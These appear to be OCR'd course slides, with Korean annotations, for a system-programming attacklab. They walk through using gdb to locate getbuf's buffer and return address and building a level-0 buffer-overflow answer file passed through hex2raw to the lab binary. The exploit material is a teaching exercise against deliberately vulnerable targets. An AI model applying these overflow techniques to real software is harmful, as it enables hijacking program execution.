Lab3: Attacklab

CSE4009: System Programming

Woong Sul

Overview

- Fetch the handout from hconnect
- Place and extract the handout file
- Complete your attacks
- Push your solution file to hconnect


Goal

- Learn x86 calling convention
- Learn how to the machine code from own assembly code
- Learn how to use the tools necessary to deal with assembly code
  - gdb
  - objdump

1. Download the handout file

- Check the handout file assigned to you


  $ git pull origin



```
-rw-rw-r--  1 wsul wsul      84 Oct 14 01:30 test.c
[wsul@splab2022012345:~/Projects/evals/12843/2022_cse4009_201220789$ git pull origin
Already up to date.
wsul@splab2022012345:~/Projects/evals/12843/2022_cse4009_201220789$ 
```

2. Extract handout


- Check your files (6 files)
  - README
  - ctarget: the target file vulnerable to ***code-injection*** attacks
  - rtarget: the target file vulnearble to ***return-oriented-programming*** attacks
  - cookie.txt: An 8-digit hex code
  - farm.c: The source code of your target's **"gadget farm"** byte sequence를 보기
  - hex2raw to generate a machine-readible byte sequence



```
[wsul@splab2022012345:~/Projects/evals/12843/2022_cse4009_201220789$ tar xvf attacklab.tar
attacklab/
attacklab/cookie.txt
attacklab/rtarget
attacklab/farm.c
attacklab/README.txt
attacklab/ctarget
attacklab/hex2raw
wsul@splab2022012345:~/Projects/evals/12843/2022_cse4009_201220789$ █
```

3. Complete your attacks

- The main routine is...
  - and your target is the getbuf() function




```
 * test - This function calls function with buffer overflow vulnerability
 * If any of the exploits are invoked, then will not return to this function
 */
/* $begin test-c */
void test()
{
    int val;
    val = getbuf();
    printf("No exploit.  Getbuf returned 0x%x\n", val);
}
/* $end test-c */
```

  - assignment is to attack this function
    - getbuf() does not return to the original caller: test()
    - getbuf() will return to different functions and continue the execution

3. Complete your attacks (Cnt'd)

- run gdb and set a break on getbuf

gdb에서 p 0x18 하면 10진수로 보여줌





```
[(gdb) b getbuf
Breakpoint 1 at 0x1db6: file buf.c, line 12.
[(gdb) r
Starting program: /home/wsul/Projects/evals/12843/2022_cse4009_201220789/attacklab/ctarget
Cookie: 0x1e7ad727

Breakpoint 1, getbuf () at buf.c:12
12      {
[(gdb) disas
Dump of assembler code for function getbuf:
=> 0x0000555555555db6 <+0>:     endbr64
   0x0000555555555dba <+4>:     sub    $0x18,%rsp
   0x0000555555555dbe <+8>:     mov    %rsp,%rdi
   0x0000555555555dc1 <+11>:    callq  0x55555555607b <Gets>
   0x0000555555555dc6 <+16>:    mov    $0x1,%eax
   0x0000555555555dcb <+21>:    add    $0x18,%rsp
   0x0000555555555dcf <+25>:    retq
End of assembler dump.
(gdb) 
```

5. level 0: example (cont'd)


- x86 Calling convention (both IA32 and x86-64)
  - call instruction pushes the return address on the stack
  - ret instruction pop the return address





```
(gdb) b getbuf
Breakpoint 1 at 0x1db6: file buf.c, line 12.
(gdb) r
Starting program: /home/wsul/Projects/evals/12843/2022_cse4009_201220789/attacklab/ctarget
Cookie: 0x1e7ad727

Breakpoint 1, getbuf () at buf.c:12
12      {
(gdb) disas
Dump of assembler code for function getbuf:
=> 0x0000555555555db6 <+0>:     endbr64
   0x0000555555555dba <+4>:     sub    $0x18,%rsp
   0x0000555555555dbe <+8>:     mov    %rsp,%rdi
   0x0000555555555dc1 <+11>:    callq  0x55555555607b <Gets
   0x0000555555555dc6 <+16>:    mov    $0x1,%eax
   0x0000555555555dcb <+21>:    add    $0x18,%rsp
   0x0000555555555dcf <+25>:    retq
End of assembler dump.
(gdb)
```




```
(gdb) up
#1  0x0000555555555fb1 in test () at visible.c:92
92          val = getbuf();
(gdb) disas
Dump of assembler code for function test:
   0x0000555555555f9f <+0>:     endbr64
   0x0000555555555fa3 <+4>:     sub    $0x8,%rsp
   0x0000555555555fa7 <+8>:     mov    $0x0,%eax
   0x0000555555555fac <+13>:    callq  0x555555555db6 <getbuf>
=> 0x0000555555555fb1 <+18>:    mov    %eax,%edx
   0x0000555555555fb3 <+20>:    lea    0x23a6(%rip),%rsi        # 0x55555555836
   0x0000555555555fba <+27>:    mov    $0x1,%edi
   0x0000555555555fbf <+32>:    mov    $0x0,%eax
   0x0000555555555fc4 <+37>:    callq  0x5555555553b0 <__printf_chk@plt>
   0x0000555555555fc9 <+42>:    add    $0x8,%rsp
   0x0000555555555fcd <+46>:    retq
End of assembler dump.
(gdb)
```

call *getbuf()*

return address → 0x0000555555555fb1


5. level 0: example (cont'd)

- When the getbuf() is given..
  - You can exploit the local variable *buf* to overflow



```
/*
 * getbuf - Has buffer overflow vulnerability
 */
/* $begin getbuf-c */
unsigned getbuf()
{
    char buf[BUFFER_SIZE];
    Gets(buf);
    return 1;
}
/* $end getbuf-c */
~
```


this!!



b1	5f	55	55
55	55	55	55
...			

5. level 0: example (cont'd)

- But what does the overflown buffer look like?
- Where is the right poisition to affect the return address?



```
[(gdb) b getbuf
Breakpoint 1 at 0x1db6: file buf.c, line 12.
[(gdb) r
Starting program: /home/wsul/Projects/evals/12843/2022_cse4009_201220789/attacklab/ctarget
Cookie: 0x1e7ad727

Breakpoint 1, getbuf () at buf.c:12
12      {
[(gdb) disas
Dump of assembler code for function getbuf:
=> 0x0000555555555db6 <+0>:     endbr64
   0x0000555555555dba <+4>:     sub    $0x18,%rsp
   0x0000555555555dbe <+8>:     mov    %rsp,%rdi
   0x0000555555555dc1 <+11>:    callq  0x55555555607b <Gets>
   0x0000555555555dc6 <+16>:    mov    $0x1,%eax
   0x0000555555555dcb <+21>:    add    $0x18,%rsp
   0x0000555555555dcf <+25>:    retq
End of assembler dump.
(gdb) 
```

56 bytes

- the stack increased by 0x18 (or 24 in decimal)
- %rsp seems to store the *buf* address

➔ so *buf* is located at %rsp

5. level 0: example (cont'd)


- But what does the overflown buffer look like?
- Where is the right poisition to affect the return address?
  - the stack increased by 0x18(or 24 in decimal)
  - %eax seems to store the *buf* address
  - ➔ so *buf* is located at %rsp or %rdi

목표: get buff 후 touch.. 3 이동하게끔.

주소 바꾸기 set *((int*) 0x…)=

0x….

0x55646b970



woongsul — wsul@vbox: ~/Projects/labs/buflab-handout — ssh -p 2222 wsul@localhost — 93×27

```
(gdb) si
0x08048df0 in getbuf ()
(gdb) disas
Dump of assembler code for function getbuf:
   0x08048de9 <+0>:     sub    $0x38,%esp
   0x08048dec <+3>:     lea    0xc(%esp),%eax
=> 0x08048df0 <+7>:     push   %eax
   0x08048df1 <+8>:     call   0x8048d89 <Gets>
   0x08048df6 <+13>:    mov    $0x1,%eax
   0x08048dfb <+18>:    add    $0x3c,%esp
   0x08048dfe <+21>:    ret
End of assembler dump.
(gdb) i r eax esp
eax            0x55683338       1432892216
esp            0x5568332c       0x5568332c <_reserved+1037100>
(gdb) x/64xb eax
No symbol table is loaded.  Use the "file" command.
(gdb) x/64xb 0x55683338
0x55683338 <_reserved+1037112>: 0xf0    0x5f    0x68    0x55    0x0b    0xdb    0xe1    0xf7
0x55683340 <_reserved+1037120>: 0x00    0xd0    0x04    0x08    0xbe    0x8e    0x04    0x08
0x55683348 <_reserved+1037128>: 0x98    0x36    0x00    0x00    0x0c    0x00    0x00    0x00
0x55683350 <_reserved+1037136>: 0x7c    0xbb    0xea    0xf7    0xb0    0x8e    0x04    0x08
0x55683358 <_reserved+1037144>: 0xf0    0x5f    0x68    0x55    0xa0    0xad    0xfe    0xf7
0x55683360 <_reserved+1037152>: 0x00    0xd0    0x04    0x08    0xe1    0x8e    0x04    0x08
0x55683368 <_reserved+1037160>: 0x00    0x00    0x00    0x00    0x80    0x65    0x68    0x55
0x55683370 <_reserved+1037168>: 0xf0    0x5f    0x68    0x55    0x27    0x3b    0x55    0x19
(gdb)
```


original return address(0x08048ee1)
or your attack point

5. level 0: example (cont'd)

- Let's fill ***buf*** with zeroes followed by the return address of ***smoke()***
- But it's not readible to your computer ➔ so you need **hex2raw**

  $ cat answer.txt | ./hex2raw > answer.sol.txt

  $ ./ctarget < answer.sol.txt



Downloads — wsul@vbox: ~/Projects/labs/buflab-handout — ssh -p 2222 wsul@localhost —...

```
wsul@vbox:~/Projects/labs/buflab-handout$ cat smoke.txt
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
00 00 00 00
9a 8c 04 08
wsul@vbox:~/Projects/labs/buflab-handout$
```

vi answer.txt

숫자 숫자

cat answer .. > answer.sol.txt

b getbuf

r < answer.sol.txt

8. Submission

- You are supposed to submit each answer file to hconnect

실제 : ASLR

실행마다 함수 address가
랜덤하게 나옴.

disable 해야 함.

Good Luck!